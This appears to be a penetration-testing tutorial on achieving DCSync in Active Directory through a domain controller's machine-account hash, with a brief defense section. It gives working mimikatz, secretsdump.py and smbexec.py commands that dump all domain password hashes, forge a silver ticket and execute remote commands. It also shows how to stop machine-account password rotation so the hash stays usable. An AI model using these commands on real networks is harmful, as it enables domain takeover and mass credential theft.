
0x00 Preface
---
In the previous article "Domain Penetration - DCSync", the exploitation conditions for DCSync were mentioned:
Obtain permissions of any of the following users:
- Users within the Administrators group
- Users within the Domain Admins group
- Users within the Enterprise Admins group
- Computer accounts of domain controllers
This article will supplement the last exploitation method not mentioned in the previous article, introducing how to achieve DCSync through the password hash of a domain controller's computer account
0x01 Introduction
---
This article will cover the following:
- Introduction to MachineAccount
- Methods to obtain the password hash of a MachineAccount
- Using MachineAccount to achieve DCSync
- Defense and detection
0x02 Introduction to MachineAccount
---
MachineAccount is the default computer account generated after each computer's system installation
The password of the computer account is stored in the registry at: HKLM\SECURITY\Policy\Secrets\$machine.ACC
If the computer joins a domain, the computer account password will be synchronized to the domain controller and saved in the domain controller's NTDS.dit file
The computer account password is automatically updated every 30 days by default, with a length of 120 characters, so even if the hash of the computer account password is obtained, it is difficult to restore the plaintext password of the computer account
Two methods to disable automatic password updates for the current computer account (applicable to workgroups):
1. Modify Group Policy
Group Policy location:
Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\ |
As shown in the figure below

Not enabled by default; if set to enabled, it will stop updating the password
References:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc785826(v=ws.10)
2. Directly modify the registry
Registry location: HKLM\System\CurrentControlSet\Services\Netlogon\Parameters\
Set the value of DisablePasswordChange to 1
Two methods to disable automatic computer account password updates in a domain (applicable to domain networks):
1. Modify Group Policy
This requires modifying the domain Group Policy. Open Group Policy Management on the domain controller and select Default Domain Policy
As shown in the figure below

Group Policy location:
Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\ |
2. Modify the Group Policy configuration file
The GUID corresponding to Default Domain Policy is 31B2F340-016D-11D2-945F-00C04FB984F9
The configuration file path is:
\\ |
For example, in my test environment, the corresponding path is:
\\test.com\SYSVOL\test.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit |

Modify the file GptTmpl.inf, add new content under [Registry Values]:
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange=4,1 |
As shown in the figure below
Force the domain controller to update group policy with the following command:
gpupdate /force |
After configuration, set the system time forward by 30 days, the hash remains unchanged
0x03 Method to obtain MachineAccount password hash
---
1. Export the current computer account's password hash via registry file
mimikatz command example:
privilege::debug |

In the returned results, the $machine.ACC entry corresponds to the computer account, as shown in the figure below
For other methods of exporting from the registry, refer to the previous article 'Penetration Techniques – Obtaining Local User Hashes via the SAM Database'
2. Using DCSync to export password hashes for all computer accounts
(1) Using mimikatz
On the domain controller, use mimikatz to export hashes of all users in the domain. Example command:
mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv" exit |
Entries ending with the $ character are computer accounts
For usage in other environments, refer to the previous article 'Domain Penetration – DCSync'
(2) Using secretsdump.py
Requires installing Python environment and Impacket package. In practice, the Python code can be compiled into an exe file
Example command:
python secretsdump.py test/Administrator:[email protected] |
Compared to mimikatz, the biggest advantage of secretsdump.py is its support for connecting to a domain controller from a computer outside the domain.
Implementation principle of secretsdump.py:
Use the computer account password hash to remotely connect to the domain controller via smbexec or wmiexec, gain high privileges, then export local account hashes from the registry, and simultaneously export all domain user hashes via Dcsync or from the NTDS.dit file.
3. Through vulnerability CVE-2020-1472
Reference materials:
https://www.secura.com/pathtoimg.php?id=2055
CVE-2020-1472 allows remote modification of the target computer account's password hash without authorization.
Note:
CVE-2020-1472 can only modify the computer account hash stored in the domain controller's NTDS.dit file, not the local computer account hash stored in the registry.
When the computer account password hash in the NTDS.dit file and the registry file on the domain controller are out of sync, it may affect normal system functionality.
0x04 Using MachineAccount to achieve DCSync
---
For example, we have obtained the computer account password hash for domain controller DC1 as 7da530fba3b15a2ea21ce7db8110d57b.
1. Using mimikatz
This requires creating a Silver Ticket, then gaining access to the LDAP service. Details can be referred to in the previous article 'Domain Penetration - Pass The Ticket'.
Command example:
mimikatz "kerberos::golden /domain:test.com /sid:S-1-5-21-254706111-4049838133-2416586677 /target:DC1.test.com /service:LDAP /rc4:7da530fba3b15a2ea21ce7db8110d57b /user:krbtgt /ptt" "lsadump::dcsync /domain:test.com /all /csv" exit |
The following aspects require attention in detail:
- Can only run on domain-joined computers, not supported outside the domain
- /sid represents the domain SID, the acquisition method can refer to the previous article "Penetration Basics - Obtaining Active Directory Information"
- /rc4 represents the NTLM hash of the computer account
- /user:krbtgt indicates impersonating the user krbtgt to generate a ticket
Note: Simple method to obtain domain SID
Removing the last digit from any domain user's SID yields the domain SID
2. Using secretsdump
Command example:
python secretsdump.py -hashes :7da530fba3b15a2ea21ce7db8110d57b test/[email protected] |
The following aspects require attention in detail:
- secretsdump supports connecting to the domain controller from computers outside the domain
- If using the password hash of a regular domain computer account to connect to the corresponding computer, it will fail with the error rpc_s_access_denied
- Remote execution of cmd commands can be achieved via wmiexec.py or smbexec.py
Command examples:

python smbexec.py -hashes :7da530fba3b15a2ea21ce7db8110d57b test/[email protected] whoami /priv |
Note:
Using computer accounts provides high privileges, as shown in the figure below
0x05 Defense and Detection
---
For methods to detect DCSync backdoors, refer to 'Domain Penetration – DCSync'
From a defensive perspective, if an attacker gains domain administrator privileges, during attempts to expel the attacker, not only should the domain administrator's password be changed, but the computer account's password hash should also be updated. Additionally, check if domain group policies are configured to enable DisablePasswordChange
0x06 Summary
---
This article introduces the method of achieving DCSync using the domain controller's computer account password hash, analyzes exploitation approaches, and provides defensive recommendations.


